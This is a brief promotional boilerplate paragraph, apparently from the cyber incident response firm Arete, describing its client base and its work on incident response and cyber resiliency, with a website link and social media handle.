We work with the largest global insurance carriers, brokers, law firms, businesses, governments, and educational institutions in responding to incidents and charting a course to efficient and effective cyber resiliency. To learn more, visit [www.areteir.com](http://www.areteir.com) or follow us @Arete\_Advisors.